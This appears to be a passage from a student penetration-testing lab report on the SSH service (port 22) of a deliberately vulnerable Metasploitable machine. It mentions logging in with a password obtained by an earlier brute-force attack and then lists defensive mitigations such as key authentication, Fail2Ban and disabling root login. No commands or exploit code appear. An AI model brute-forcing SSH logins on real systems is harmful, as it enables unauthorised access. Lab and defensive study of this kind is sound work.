
Port 22/tcp OpenSSH



- → Open the metasploitable and enter the Password that you got in brute force, which we done before....



- → The Result is .....



Port 22/tcp OpenSSH

- To mitigate the risk of an SSH brute-force attack or exploitation of open SSH ports (like port 22 in this scenario), several security measures can be implemented. Here are the key mitigation strategies:
- Use Strong Passwords:
  - Enforce the use of complex passwords that include a mix of uppercase letters, lowercase letters, numbers, and special characters. Avoid using default or weak passwords.
- Enable SSH Key Authentication:
  - Instead of using password-based authentication, implement SSH key authentication. This will require attackers to possess the private key, making brute-forcing significantly harder.
- Change the Default SSH Port:
  - Change the default SSH port (22) to a non-standard port. While this doesn't provide full security, it can help reduce the volume of automated brute-force attempts.
- Implement IP Whitelisting:
  - Restrict SSH access to trusted IP addresses only. By allowing only specific IP ranges, unauthorized access attempts can be minimized.
- Use Fail2Ban or Similar Tools:
  - Install tools like Fail2Ban, which automatically block IP addresses after a certain number of failed login attempts. This can reduce the effectiveness of brute-force attacks.
- Disable Root Login:
  - Disable root access over SSH. Instead, allow users to log in with a non-privileged account and escalate privileges via sudo when necessary.
- Limit User Access:
  - Only allow necessary users to access the SSH service. Remove or disable accounts that do not require SSH access.
- Keep SSH Software Up-to-Date:
- Regularly update SSH and other related software to ensure that any known vulnerabilities are patched.
- Use Two-Factor Authentication (2FA):
  - Implement two-factor authentication for SSH access to add an additional layer of security.
- Monitor Logs and Set Up Alerts:
  - Regularly monitor SSH logs for suspicious activity and set up alerts for any brute-force attempts or unusual login attempts.